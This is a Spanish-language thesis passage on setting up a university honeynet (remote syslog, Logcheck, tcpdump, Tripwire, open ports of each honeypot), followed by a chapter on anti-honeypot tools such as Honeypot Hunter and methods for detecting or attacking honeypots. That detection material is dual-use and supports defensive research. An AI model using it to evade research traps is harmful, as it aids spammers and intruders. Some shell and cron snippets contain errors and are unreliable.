Es necesario configurar el *demonio syslogd* indicándole que recibirá paquetes, para ello es necesario reiniciar el *demonio syslogd*.

En el caso de *OpenBSD* se realiza ejecutando el siguiente comando:

```
syslogd -u
```

El archivo de configuración de syslog es: */etc/syslog.conf*

```
/etc/syslog.conf
#       $OpenBSD: syslog.conf,v 1.12 2001/08/23 13:27:52 camield Exp $
#

*.err;kern.debug;auth.notice;authpriv.none;mail.crit    /dev/console
*.notice;auth,authpriv,cron,ftp,kern,lpr,mail,user.none /var/log/messages
kern.debug,user.info,syslog.info                        /var/log/messages
auth.info                                               /var/log/authlog
authpriv.debug                                          /var/log/secure
cron.info                                               /var/cron/log
daemon.info                                             /var/log/daemon
ftp.info                                                /var/log/xferlog
lpr.debug                                               /var/log/lpd-errs
mail.info                                               /var/log/maillog
#uucp.info                                              /var/log/uucp

*.err                                                   root
*.notice;auth.debug                                     root
*.alert                                                 root
*.emerg                                                 *

# Uncomment to log to a central host named "loghost".   You need to run
# syslogd with the -u option on the remote host if you are using this.
# (This is also required to log info from things like routers and
# ISDN-equipment).  If you run -u, you are vulnerable to syslog bombing,
# and should consider blocking external syslog packets
#*.notice;auth,authpriv,cron,ftp,kern,lpr,mail,user.none        @loghost
#kern.debug,user.info,syslog.info                               @loghost
#auth.info,authpriv.debug,daemon.info                           @loghost

# Uncomment to log messages from sudo(8) and chat(8) to their own
# respective log files.  Matches are done based on the program name
# Program-specific logs:
#!sudo
#*.*                                                    /var/log/sudo
#!chat
#*.*                                                    /var/log/chat
```

Para que sea habilitado el servicio de *syslog* remoto será necesario modificar la siguiente línea en el archivo de inicio de *OpenBSD /etc/rc.conf*.

```
$/etc/rc.conf
#!/bin/sh -
#
#       $OpenBSD: rc.conf,v 1.72 2002/01/08 12:04:43 tholo Exp $

# set these to "NO" to turn them off.  otherwise, they're used as flags
..
..
syslogd_flags="-u"                      # add more flags, ie. "-u -a /chroot/dev/log"
..
..
```

Con esto se indica al sistema que será servidor de *syslog* remoto, por lo cual recibirá eventos de los sistemas *honeypots* a través del *puerto* 514 del protocolo *udp*.

Para verificar que el sistema reciba correctamente los mensajes de bitácoras se puede examinar la bitácora */var/log/messages*.

```
$ more /var/log/messages
Sep 10 22:00:01 octli syslogd: restart
Sep 11 00:00:00 honeypot1.honeyred.unam.mx syslogd: restart
Sep 11 23:00:01 octli syslogd: restart
Sep 12 00:00:00 honeypot1.honeyred.unam.mx syslogd: restart
Sep 10 17:00:01 octli newsyslog[27156]: logfile turned over
Sep 10 21:25:37 octli su: user to root on /dev/ttyp1
Sep 12 17:30:53 honeypot1.honeyred.unam.mx sshd[15324]: input_userauth_request:
illegal user user
Sep 12 17:30:53 honeypot1.honeyred.unam.mx sshd[15324]: Failed none for illegal user
user from xxx.xxx.xxx.110 port 1826 ssh2
Sep 12 17:33:41 honeypot1.honeyred.unam.mx su: [ID 366847 auth.notice] 'su root'
succeeded for user on /dev/pts/5
```

Como se puede apreciar se tienen varios registros de diferentes *honeypots*, esto puede complicar un poco las labores de administración de la *honeynet*, para ayudar a optimizar un poco la revisión de bitácoras se utilizará *Logcheck*[12]

- Logcheck

```
# pkg_add logcheck-1.1.1.tgz

+---------------
| The logcheck-1.1.1 configuration files have been installed at
| /etc/logcheck. Please view these files and change the
| configuration to meet your needs.
|
| Currently logcheck-1.1.1 will check the following files:
|
| /var/log/messages
| /var/log/maillog
| /var/log/authlog
|
| Edit /etc/logcheck/logcheck.sh if you want to add more files.
|
| Be sure to configure your crontab as indicated by
| /usr/local/share/doc/logcheck/INSTALL so that logcheck-1.1.1
| is run regularly.
+---------------
```

[12] *Logcheck* es una utilería que permite checar las bitácoras en busca de sucesos extraños y envirá un *correo electrónico* al administrador en caso de encontrar algo anormal.

Los archivos de *Logcheck* han sido colocados en el directorio */etc/logcheck.*

Para ejecutar *Logcheck*, será necesario configurar el siguiente archivo de */etc/logcheck/logcheck.sh* y ejecutar el *script*: *logcheck.sh*

```
# logcheck.sh
```

Con esto logcheck verificará posibles irregularidades dentro de las bitácoras y notificará por *correo electrónico* al administrador del sistema.

```
> 33 user@octli.su  Fri Sep 13 20:34   20/1177  octli 09/13/02:20.31 system check
```

En el contenido del correo se notificará sobre sucesos inusuales que tengan las bitácoras.

```
From user@remotesyslog.honeyred.unam.mx Fri Sep 13 20:39:26 2002
Date: Fri, 13 Sep 2002 20:36:41 -0500 (CDT)
From: User <user@octli.XX.unam.mx>
To: root@remotesyslog.honeyred.unam.mx
Subject: octli 09/13/02:20.36 system check


Unusual System Events
=-=-=-=-=-=-=-=-=-=-=-=
Sep 13 20:34:33 octli sm-mta[9243]: g8E1VmwV009243: from=<user@octli.XXX.unam.mx>,
size=894, class=0, nrcpts=1, msgid=<200209140131.g8E1V19g012083@remotesyslog.honeyred.
unam.mx>, proto=ESMTP, daemon=MTA, relay=localhost.honeyred.unam.mx [127.0.0.1]
Sep 13 20:34:33 octli sm-mta[26607]: g8E1VmwV009243: to=<root@remotesyslog.honeyred.
unam.mx>, ctladdr=<jgervaci@remotesyslog.honeyred.unam.mx> (1000/1000), delay=00:00:00,
xdelay=00:00:00, mailer=local, pri=30515, dsn=2.0.0, stat=Sent
```

Para programar esta labor, se realizará el siguiente *script* para que se verifiquen las bitácoras del servidor de *syslog* remoto cada 5 minutos.

```
cron-logcheck.cron

0,5,10,15,20,25,30,35,40,45,50,55 * * * * /home/user/logcheck.sh


logcheck.sh

/etc/logcheck/./logcheck.sh
```

Únicamente se ejecuta un *cron*[13] con el comando *crontab.*

```
# crontab -e cron-logcheck.cron

# more cron-logcheck.cron
/etc/logcheck/./logcheck.sh
```

[13]Calendarizador de tareas

- Sniffer

  El *Sniffer* será el encargado de registrar todo el tráfico de red que pase a través de la *honeynet*, el objetivo de colocar un *sniffer* es ayudar a analizar el tráfico que circule por la *honeynet*, cabe señalar que en esta red no hay tráfico de producción, por lo cual todo tráfico es sospechoso.

  Se colocan dos herramientas la primera *Ethereal*[14] y la segunda *Tcpdump*.

  - *Tcpdump*

    Este es una utilería que viene instalada de manera estándar en la distribución de *OpenBSD*, es un analizador de tramas que circulan por un segmento de red. Es capaz de analizar protocolos tales como *X11, radus, smb*, etc. Puede ser utilizado para extraer las cabeceras de los paquetes de interfase de red que concuerden con una expresión dada.

    Para ejecutar *tcpdump* se ejecutará el siguiente comando indicando la interfaz en la cual escuchará, así como el archivo donde almacenará todo el tráfico de red.

```
/usr/sbin/tcpdump -n -i rl1 -s 2500 -w /home/user/HONEYNET.dump
```

    Para facilitar las tareas de administración del los archivos de registro del tráfico de red será necesario ejecutar el calendarizador de tareas *(cron)* para ejecutar un nuevo registro diariamente, esto se hace de la siguiente manera:

```
cron-tcpdump.cron

0 1 * * * * /home/user/tcpdump.sh

tcpdump.sh

#! /usr/bin/csh

set dia='date|cut -d'' '' -f3'
set mes='date|cut -d'' '' -f3'
set anio='date|cut -d'' '' -f6'
set proceso_ant='ps -aux|grep tcpdump|cut -d'' '' -f6'
/usr/sbin/tcpdump -n -i rl1 -s 2500 -w /home/jgervaci/HONEYNET$dia$mes$anio.dump
kill -9 $proceso_ant
```

    Se procede a ejecutar el *cron*:

```
# crontab -e cron-tcpdump.cron

# more cron-tcpdump.cron
/home/user/tcpdump.sh
```

[14] *Ethereal* es una herramienta que permite capturar el tráfico de una red, para mayor información consultar: *http://www.ethereal.com*

- *Ethereal*

  Es un poderoso analizador de protocolos de red, cuenta con una librería que a diferencia de *Tcpdump* provee de un interfaz gráfica (ver **figura 3.9**), también posee la posibilidad de ver la reconstrucción del fluido de una sesión *TCP*.




Figura 3.9: *Analizador de Red Ethereal*

- Honeypots

  Los *Honeypots* cuentan con varias plataformas que fueron elegidas por sus crecientes incidentes dentro de las redes de la Universidad, los sistemas operativos elegidos son: *Windows 2000 Advanced Server*, *Linux Red Hat 6.2*, *Sun Solaris 8 Intel Edition* y *FreeBSD 4.5*. Se planea incorporar más sistemas conforme la situación lo permita.

  Para todos estos sistemas se realizó una instalación estándar, es decir son instalados con sus aplicaciones y vulnerabilidades no se realiza ninguna modificación para hacerlos más o menos inseguros. Todos tienen habilitado el servicio de *Web*, con lo cual cuentan con una página *Web* para hacerlos parecer servidores comunes.

  A continuación se listan cada uno de los procedimientos a los que fueron sometidos antes de incorporarse a la *honeynet*:

- Honeypot Windows 2000 Advanced Server

El *Honeypot* con sistema operativo *Windows 2000 Advanced Server* fue instalado de manera estándar y presentó los puertos abiertos mostrados a continuación:

Puerto	*Estado*	*Servicio*
7/tcp	Abierto	echo
9/tcp	Abierto	discard
13/tcp	Abierto	daytime
17/tcp	Abierto	qotd
19/tcp	Abierto	chargen
21/tcp	Abierto	ftp
25/tcp	Abierto	smtp
42/tcp	Abierto	nameserver
53/tcp	Abierto	domain
80/tcp	Abierto	http
119/tcp	Abierto	nntp
135/tcp	Abierto	loc-srv
139/tcp	Abierto	netbos-ssn
443/tcp	Abierto	https
445/tcp	Abierto	microsoft-ds
515/tcp	Abierto	printer
548/tcp	Abierto	afpovertcp
563/tcp	Abierto	snews
1025/tcp	Abierto	NFS-or-IIS
1059/tcp	Abierto	nimreg
3372/tcp	Abierto	msdtc
3389/tcp	Abierto	ms-term-serv
6666/tcp	Abierto	irc-serv
7007/tcp	Abierto	afs3-bos

- Honeypot Linux Red Hat 6.2

  El *Honeypot Linux Red Hat 6.2* fue instalado de manera estándar y presentó los puertos abiertos mostrados a continuación:

Puerto	*Estado*	*Servicio*
21/tcp	Abierto	ftp
23 /tcp	Abierto	telnet
25/tcp	Abierto	smtp
79/tcp	Abierto	finger
80/tcp	Abierto	http
98/tcp	Abierto	linuxconf
111/tcp	Abierto	sunrpc
113/tcp	Abierto	auth
513/tcp	Abierto	login
514/tcp	Abierto	shell
515/tcp	Abierto	printer
931/tcp	Abierto	unknown
1024/tcp	Abierto	kdm
6000/tcp	Abierto	X11

  - ***Syslog Remoto***

    Es necesario configurar el *syslog* a manera que permita registrar los archivos de *bitácoras* en el servidor de *syslog* remoto, para esto se configura el siguiente archivo */etc/syslog.conf*

```
[sidra]$ cat /etc/syslog.conf
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
*.*                                                    @remotesyslog.
honeyred.unam.mx
#kern.*                                                /dev/console

#*.info;mail.none;authpriv.none                        /var/log/messages

# The authpriv file has restricted access.
#authpriv.*                                            /var/log/secure

# Log all the mail messages in one place.
#mail.*                                                /var/log/maillog

# Everybody gets emergency messages, plus log them on another
# machine.
#*.emerg                                                              *

# Save mail and news errors of level err and higher in a
# special file.
#uucp,news.crit                                        /var/log/spooler

# Save boot messages also to boot.log
#local7.*
```

    Como se puede apreciar todas las bitácoras son redireccionadas al servidor remoto, una vez hecho esto se reinicia el demonio de *syslogd*.

```
kill -HUP 167
```

- ***Tripwire***

Tripwire ayudará a controlar la integridad del sistema de archivos. Cabe recordar que no se deberá realizar la instalación completa de *tripwire*, ya que los *intrusos* podrán darse cuenta de su instalación, para ello será necesario solo ejecutar *tripwire* para la creación de la *base de datos* de archivos.

Se descomprime el archivo *tar.gz*. Es necesario especificar la ruta donde encontrarán los archivos de configuración así como la ruta donde posteriormente buscará la *base de datos* para verificar su integridad. Esto se hace en el archivo: *include/config.h*, definiendo las variables *CONFIG PATH* y *DATABASE PATH*.

```
include/config.h
..
..
#define CONFIG_PATH     "/home/user/tw_ASR_1.3.1_src/configs"
#define DATABASE_PATH   "/home/user"
..
..
```

Una vez hecho lo anterior se procede a compilar *tripwire*.

```
$ make
(cd util; make CC=gcc                    CFLAGS="-O
"  \
        LDFLAGS="-ldl          " CPP="gcc                          -E
    " SHELL=/bin/sh all)
make[1]: Entering directory '/home/user/tw_ASR_1.3.1_src/util'
make[1]: Nothing to be done for 'all'.
make[1]: Leaving directory '/home/user/tw_ASR_1.3.1_src/util'
(cd src; make CC=gcc                     CFLAGS="-O
" LIBS="" \
        LDFLAGS="-ldl          " CPP="gcc                          -E
 " SHELL=/bin/sh \
        YACC="yacc" LEX="lex" all)
make[1]: Entering directory '/home/user/tw_ASR_1.3.1_src/src'
make[1]: Nothing to be done for 'all'.
make[1]: Leaving directory '/home/user/tw_ASR_1.3.1_src/src'
```

Después se realiza una prueba.

```
$ make test
(cd util; make CC=gcc                    CFLAGS="-O
"  \
        LDFLAGS="-ldl          " CPP="gcc                          -E
 " SHELL=/bin/sh all)
make[1]: Entering directory '/home/user/tw_ASR_1.3.1_src/util'
make[1]: Nothing to be done for 'all'.
make[1]: Leaving directory '/home/user/tw_ASR_1.3.1_src/util'
...
...

=== test1.sh: END ===

removing: ./tests/tw.db_TEST.@
removing: @tw.config
make[1]: Leaving directory '/home/user/tw_ASR_1.3.1_src/tests'
```

Finalmente se procede a crear la *base de datos* del sistema de archivos del

honeypot esto se hace con el comando *tripwire -initialize*, cabe recordar que debe ser ejecutado por el usuario *root*.

```
$ su
Password:

[root@sidra tw_ASR_1.3.1_src]# src/tripwire -initialize
Tripwire(tm) ASR (Academic Source Release) 1.3.1
File Integrity Assessment Software
(c) 1992, Purdue Research Foundation, (c) 1997, 1999 Tripwire
Security Systems, Inc. All Rights Reserved. Use Restricted to
Authorized Licensees.
### Phase 1:    Reading configuration file
### Phase 2:    Generating file list
### Phase 3:    Creating file information database
###
### Warning:    Database file placed in ./databases/tw.db_sidra.
###
###             Make sure to move this file and the configuration
###             to secure media!
###
###             (Tripwire expects to find it in '/home/user'.)
```

La *base de datos* creada llevará el siguiente formato *tw.db Nombre del host* para este caso *tw.db sidra.* una vez creada se procederá a almacenarla en otro servidor ajeno a la *honeynet* ya que será de gran utilidad cuando se realice un *análisis forense* de un *honeypot* comprometido.

- Honeypot Sun Solaris 8 Intel Edition

  Se instala de manera estándar manteniendo los puertos abiertos mostrados en el cuadro siguiente:

Puerto	Estado	Servicio
7/tcp	Abierto	echo
9/tcp	Abierto	discard
13/tcp	Abierto	daytime
19/tcp	Abierto	chargen
21/tcp	Abierto	ftp
23/tcp	Abierto	telnet
25/tcp	Abierto	smtp
37/tcp	Abierto	time
79/tcp	Abierto	finger
80/tcp	Abierto	http
512/tcp	Abierto	sunrpc
513/tcp	Abierto	login
514/tcp	Abierto	shell
515/tcp	Abierto	printer
540/tcp	Abierto	uucp
587/tcp	Abierto	submission
898/tcp	Abierto	unknown
4045/tcp	Abierto	lockd
6000/tcp	Abierto	X11
6112/tcp	Abierto	dtspc
7100/tcp	Abierto	font-service
32771/tcp	Abierto	sometimes-rpc5
32772/tcp	Abierto	sometimes-rpc7
32773/tcp	Abierto	sometimes-rpc9
32774/tcp	Abierto	sometimes-rpc11
32775/tcp	Abierto	sometimes-rpc13

  - ***Syslog***

    Se procede a configurar el *syslog* de manera que redireccione los eventos de las *bitácoras* hacia el servidor de *syslog* remoto.

```
/etc/syslog.conf

#ident  "@(#)syslog.conf        1.5     98/12/14 SMI"   /* SunOS 5.0 */
#
# Copyright (c) 1991-1998 by Sun Microsystems, Inc.
# All rights reserved.
#
# syslog configuration file.
#
# This file is processed by m4 so be careful to quote (``) names
```

```
# that match m4 reserved words.  Also, within ifdef's, arguments
# containing commas must be quoted.
#
*.err;kern.notice;auth.notice                   @remotesyslog.honeyred.
unam.mx
#*.err;kern.notice;auth.notice                  /dev/sysmsg
*.err;kern.notice;auth.notice                   @remotesyslog.honeyred.
unam.mx
#*.err;kern.debug;daemon.notice;mail.crit       /var/adm/messages

#*.alert;kern.err;daemon.err                    operator
#*.alert                                               root

#*.emerg                                               *
*.emerg                                         @remotesyslog.honeyred.
unam.mx
# if a non-loghost machine chooses to have authentication messages
# sent to the loghost machine, un-comment out the following line:
auth.notice                     ifdef('LOGHOST', /var/log/authlog,
@remotesyslog.honeyred.unam.mx)

mail.debug                      ifdef('LOGHOST', /var/log/syslog,
@remotesyslog.honeyred.unam.mx)

#
# non-loghost machines will use the following lines to cause "user"
# log messages to be logged locally.
#
ifdef('LOGHOST', ,
user.err                                        /dev/sysmsg
user.err                                        /var/adm/messages
user.alert                                      'root, operator'
user.emerg                                      *
)
```

De esta manera queda registrando las *bitácoras* en el servidor de *syslog* remoto.

- ***Tripwire***

La instalación de *tripwire* es similar a la descrita anteriormente para el *Honeypot Linux Red Hat 6.2*. La *base de datos* para el *Honeypot Sun Solaris 8 Intel Edition* es *tw.db ponche*.

- Honeypot FreeBSD 4.5
  Se instala de manera estándar manteniendo los puertos abiertos mostrados en el siguiente cuadro:

Puerto	Estado	Servicio
22/tcp	Abierto	ssh
25/tcp	Abierto	smtp
80/tcp	Abierto	http
587/tcp	Abierto	submission
6000/tcp	Abierto	X11

  - ***Syslog***

    Se procede a redireccionar los eventos de las *bitácoras* del sistema hacia el servidor de *syslog* remoto.

```
# $FreeBSD: src/etc/syslog.conf,v 1.13.2.2 2001/02/26 09:26:11 phk Exp $
#
#       Spaces are NOT valid field separators in this file.
#       Consult the syslog.conf(5) manpage.
*.*                                             @remotesyslog.honeyred.
unam.mx
#*.err;kern.debug;auth.notice;mail.crit         /dev/console
#*.notice;kern.debug;lpr.info;mail.crit;news.err        /var/log/messages
#security.*                                     /var/log/security
#mail.info                                      /var/log/maillog
#lpr.info                                       /var/log/lpd-errs
#cron.*                                         /var/log/cron
#*.err                                          root
#*.notice;news.err                              root
#*.alert                                                root
#*.emerg                                                *
# uncomment this to log all writes to /dev/console to /var/log/console.log
#console.info                                   /var/log/console.log
# uncomment this to enable logging of all log messages to /var/log/all.log
#*.*                                            /var/log/all.log
# uncomment this to enable logging to a remote loghost named loghost
#*.*                                            @loghost
# uncomment these if you're running inn
# news.crit                                     /var/log/news/news.crit
# news.err                                      /var/log/news/news.err
# news.notice                                   /var/log/news/news.notice
#!startslip
#*.*                                            /var/log/slip.log
#!ppp
#*.*                                            /var/log/ppp.log
```

  - ***Tripwire***

    La instalación de *tripwire* es similar a la descrita anteriormente para el *Honeypot Linux Red Hat 6.2*. La base de datos para el *Honeypot Sun Solaris 8 Intel Edition* es *tw.db perada*.

Con todos estos procedimientos finalmente la *Honeynet-DSC* queda configurada y está lista para ponerse en marcha. Antes de hacer esto se verifica que no puedan realizarse ataques desde los *honeypots* ya que si algún ataque utiliza uno de los pocos puertos permitidos de salida, algún *honeypot* comprometido podría entonces realizar algún tipo de

escaneos a otros sistemas que no estén dentro de la *honeynet*.

La *Honeynet-DSC* fué puesta en marcha el 6 de Septiembre de 2002.

3.3. Conclusiones

Para diseñar e impementar cualquier tecnología *honeypot* primero se debe analizar que es lo que se desea estudiar o detectar, las *honeynets* proporcionan una plataforma para es estudio de la amenazas, pero una mala configuración, falta de actualización de componentes de la misma o descuido por falta de administración pueden convertirlas en un arma de doble filo, y el resultado podría ser una epidemia de ataques a otras redes. Es por eso que al diseñarla se deben considerar muchos factores, estar al tanto de estos, analizar cada una de las aplicaciones que estaran involucradas y mantenerlas actualizadas.

Capítulo 4

Retos y Obstáculos

Por cerca de 18 meses se vio un crecimiento tremendo de las tecnologías *Honeypot*. Algunas soluciones de *Software Libre* como *Honeyd* y *Honeynets*, hasta algunas comerciales como *KF Sensor* ya están disponibles. Pero como con cualquier nueva tecnología relativa, se enfrenta a muchos retos y problemas. Al identificar estos problemas, se puede esperar que los *honeypots* sean una tecnología más fuerte en el futuro. Los problemas a los que se enfrentan estas tecnologías son la identificación de *Honeypots*, explotación y compromiso de *Honeypots*, se crean nuevas organizaciones que se oponen a los ideales de esta tecnología.

4.1. Tecnología Anti-Honeypot

Spammers continuamente escanean *Internet* en busca de *proxy relays* abiertos; para utilizar estos *relays* abiertos, pueden ocultar su dirección *IP* original y permanecer anónimos. Sin embargo, cuando un *spammer* viene a través de un servicio *honeypot*, el *honeypot* puede coleccionar valores.

La información sobre la identidad de los *spammers* ayuda a desenmascararlos.

En respuesta a la amenaza que los *honeypots* representan para los *spammers*, la primer tecnología *anti-honeypot* comercial ha surgido: *Honeypot Hunter* de *Send-Safe*[1] intenta detectar *proxys* seguros para utilizarlos con herramientas de envío de *e-mail*. Estos sistemas de detección de *honeypots*, en asociación con otras herramientas emergentes de *spam*, sugieren tres importantes puntos:

- Los *honeypots* son afectados por los *spammers*.
- La tecnología *honeypot* actual es detectable.
- Más sistemas identificadores de *honeypots* están surgiendo

[1] http://www.send-safe.com

La habilidad de detectar un *honeypot* no es para recortar los limites de los *spammers*, otros grupos maliciosos o hostiles podrían beneficiarse de esfuerzos similares de identificación de *honeypots*, se necesita improvisación actualmente en las tecnologías *honeypot*.

4.1.1. Servicios Básicos de un *Honeypot*

Los *honeypots* son diseñados para asemejarse a sistemas válidos. Como se ha discutido anteriormente utilizan este disfraz para recolectar información sobre los *intrusos* y sus métodos.

Para intentar ser un objetivo, los *honeypots* hacen uso de una variedad de servicios aparentemente vulnerables. Aunque la complejidad de los servicios de los *honeypots* varia dramáticamente, estos generalmente se encuentran dentro de 4 tipos: mínimo, restringido, simulado y completo. De baja complejidad a alta.

- Servidores mínimos proporcionan un puerto de servicio abierto.
- Servidores restringidos proporcionan interacciones básicas.
- servidores simulados proporcionan interacciones complejas.
- Servidores completos proporcionan soporte funcional completo.

Algunos servidores mínimos responderán a conexiones básicas, pero estos usualmente no realizan algo más detallado. Como un ejemplo de un servicio mínimo es el servidor *SMTP Back Officer Friendly (BOF)* este *honeypot* proporciona servicios y al recibir una conexión simplemente se desconecta con el mensaje *503 Service Unavailable.*

Agregando una cantidad menor de importancia de interacción a un servidor mínimo, un servidor restringido puede aparentar funcionalidad completa, aunque no hay autorización disponible. El servicio *Telnet* de *BOF* por ejemplo, solicita un usuario y una contraseña, pero no existe un mecanismo de validación. **Niels Provos** y sus colegas tienen una pagina *web* del desarrollo de su proyecto *honeyd*[2] el cual proporciona una serie de *scripts* restrictivos, incluyendo *SMTP* y un simple *Proxy Web.*

Un servicio simulado que aparenta ser un servidor de trabajo completo, pero en realidad, solo registra las acciones en vez de la ejecución externa, Simulando servidores esperando logros y solicitudes y generando mensajes de respuesta y mensajes de error buenos. Ejemplos de servidores simulados incluyen *scripts* que emulan servidores completos *SMTP* y *Servidor Web IIS de Microsoft.*

En contraste con estos pseudo servicios, los servicios *honeypot* son raros. Estos no únicamente manejan solicitudes, también permiten entradas maliciosas con una interacción completa e incluso comprometer el sistema simulado. Muchos de los *honeypots* completos

[2]http://www.citi.umich.edu/u/provos/honeyd/

también permiten conexiones externas limitadas, las cuales hacen que los servicios aparenten funcionalidad completa mientras previenen que este tome parte de un ataque de *Denegación de Servicio (DoS).*

Los *intrusos* especializados en el robo y venta de números de tarjeta de crédito ilegales, pueden *hackear* múltiples servidores *proxy* con *relay* abierto, la mayoría de las herramientas *spam* únicamente soportan hacer *relay* a través de un *proxy* abierto. Si el *honeypot* actúa como un *proxy*, entonces la direcciń *IP* del servidor del *spammer* será conocida por el *honeypot.*

4.1.2. Defensa de los Spammers.

Los desarrolladores de *spam* son generalmente reactivos, no proactivos; ellos únicamente cambian sus herramientas cuando estas herramientas se vuelven inefectivas. Por ejemplo, una de las primeras tecnologías para prevenir el *spam* es utilizando filtros que resuman cada contenido de mensaje de *e-mail* dentro de un encabezado. Encabezados repetidos denotan mensajes de contenido idénticos, esto es, un bulto de correo. Para contar el *hash* del sistema, los desarrolladores de *spam* crean *hash buster* cadenas únicas que generan diferentes valores de *hash.* similarmente, más herramientas de bulto de correo utilizan métodos de codificación *anti-Bayesian*, como son palabras al azar, sentencias o párrafos para pasar los filtros *Bayesian.*

La herramienta *Send-Safe* hace una colección extensiva de herramientas de publicidad a granel. Este anuncio publicitario a granel es popular por generar *spam* de *e-mail*, y este *escáner de proxy* puede buscar múltiples servidores *proxy* abiertos para obscurecer la identificación de un *spammer*; estas otras herramientas incluyen un verificador de *e-mail* y una herramienta para generar bultos de mensajes instantáneos.

Send safe es una de las últimas herramientas. *Honeypot Hunter*, sugiere que los *spammers* estén enterados ya que necesitan identificar los *honeypots. Honeypot Hunter* desarrolla un efecto negativo implicado en las actividades de los *honeypots* en la descripción de su producto *http://www.send-safe.com/honeypot-hunter.php.*

Send-safe Honeypot Hunter es una herramienta diseñada para verificar listas de *HTTPS y proxies SOCKS* para supuestos *Honeypots. Honeypots* son *proxies* falsos ejecutados por la gente que intenta enviar bultos para utilizar estos *proxies* falsos para registrar el tráfico a través de ellos y entonces enviar quejas a algunos *ISPs.*

Se puede asumir seguramente que los usuarios de *Send-Safe* no son las únicas personas afectadas negativamente por los *honeypots.* La apariencia de esta aplicación de detección de *honeypot* implica el escalamiento de tecnología reactiva.

Se recordarán que herramientas de *spam*, particularmente, herramientas comerciales de *spam*, raramente emplean una tecnología única. Utilizan copias para incrementar su distribución es un viejo método de ataque de *DoS IRC.* Se puede rastrear el usos de

solicitudes de servidor de *e-mail VRFY* y regresar un recipiente, utilizarlo para verificar direcciones de *e-mail*, esto es la obtención de información de los *back hat*.

Los métodos de detección de *Honeypot Hunter* son lo que se conoce como comunidad *underground*. De hecho, la comunidad probablemente tiene métodos más sofisticados de detección que los que utiliza *Honeypot Hunter*. El proyecto libre de *Honeyd* tiene una instalación por defecto con mensajes de respuesta fija; el administrador que no cambie los mensajes por defecto podría sin saberlo proporcionar al *intruso* un único método para la identificación del *honeypot*. Otros métodos de detección como una aplicación conocida como error de dirección, reconocimiento pasivo de sistema operativo, análisis de secuencia *TCP* y direcciones *ARP* pueden también identificar un *honeypot*.

4.1.3. Funcionamiento de Honeypot Hunter

Honeypot Hunter esta diseñado para probar la conectividad de un *proxy* abierto. Dependiendo del tipo de respuesta de conexión, este clasifica al *proxy* como seguro (bueno), malo (fallo), o una trampa (*honeypot*). *Honeypot Hunter* actualmente prueba el puerto *1080* para *Sock4 y Sock5* soporte *proxy* y otros puertos para *HTTP "CONNECT"* soporte *proxy*.

Honeypot Hunter esencialmente realiza una serie de pruebas simples. Primero, abre un servidor de *e-mail* falso en el sistema local (puerto 25) para probar las conexiones *proxy* y entonces se conecta al puerto del servidor *proxy*. Después de conectarse, *Honeypot Hunter* intenta regresar la respuesta a su propio servidor de *e-mail* falso. El acercamiento básico de conectarse después a si mismo es suficiente para identificar la mayoría de los *proxies* validos y *honeypots*. En particular, si el servidor remoto demanda para estas un éxito de conexión, pero el servidor falso de *e-mail* de *Honeypot Hunter* no recibe conexión, entonces el *proxy* es como un *honeypot*.

4.1.4. Consecuecias en los honeypots

Obviamente, el aspecto de los principales sistemas de detección de *honeypots* ha significado ramificaciones para *honeypots*. Si los usuarios maliciosos pueden detectar los *honeypots*, entonces ellos pueden pasar por encima de la detección. Esta capacidad disminuye al mñimo el valor de la información obtenida por que los *honeypots* traspasados, no podrán detectar ningún tipo de nuevo ataque.

Más importante, si las personas pueden detectar un *honeypot*, pueden atacarlo. Tres aspectos básicos existen para atacar a *honeypot*: comprometer, envenenar y estudiar. Los investigadores generalmente colocan los *honeypots* en redes *LANS* solitarias adyacentes a enlaces críticos de red. Para comprometer este *honeypot*, una entidad hostil podría utilizarla para provocar ataques internos. Alternativamente, la entidad podría utilizar el *honeypot* para provocar ataques en otros sistemas a través de *internet*.

En vez de comprometer el *honeypot* un usuario malicioso también podría optar por inundar el *honeypot* con información falsa. Este envenenamiento efectivamente entierra cualquier información valiosa bajo un montón de ruido. Al envenenar el *honeypot*, otras actividades hostiles podrían no ser notificadas.

Traspasar impide al *honeypot* de coleccionar información y inundar con información obscura la información coleccionada, pero un *intruso* podría escoger utilizar el *honeypot* para prever: para recopilar la información. Un *honeypot* solo proporciona señales de valor sobre un *intruso* para el observador, un *intruso* que comprometa un *honeypot* puede aprender mucho acerca del observador. El o ella podría identificar información personal como nombre de personas, horas de operación, nivel de habilidad. Un *host* comprometido podría identificar la organización de una red protegida, artículos que la organización considera valiosos y donde este valor es almacenado. Un sistema *honeyd* comprometido que emula únicamente sistemas *windows*, por ejemplo, podría sugerir que la compañía únicamente utiliza sistemas *windows*, un servidor de *bases de datos honeypot* que emula *Oracle* podría sugerir que la organización utiliza *base de datos Oracle.*

4.1.5. Detectando Honeypots

Honeypot Hunter proporciona una cantidad significante de perspicacia dentro del aprovechamiento de la detección del *honeypot.* Para detectar, un *honeypot* puede personificar un *proxy* completo y permanecer sin ser detectado. *Honeypot Hunter* tiene muchos aspectos identificables incluyendo métodos de conexión de red, identificación de servidor, y pruebas de formato de *e-mail.*

Honeynet Hunter genera conexiones por si mismo a través del *proxy*, del sistema *Honeypot Hunter* al *proxy* y de regreso a si mismo. Un *honeypot* configurado para permitir conexiones así mismo podría parecer viable para la herramienta mientras permanezca sin detectarse.

El servidor de *e-mail* falso de *Honeypot Hunter* se identifica a si mismo como:

```
''220 %s (IMail (.00 153-1) NT-ESMTP Server X1''
```

donde "%s" es remplazado con un *hostname. Honeypot Hunter* aparenta checar esta cadena con la respuesta esperada

```
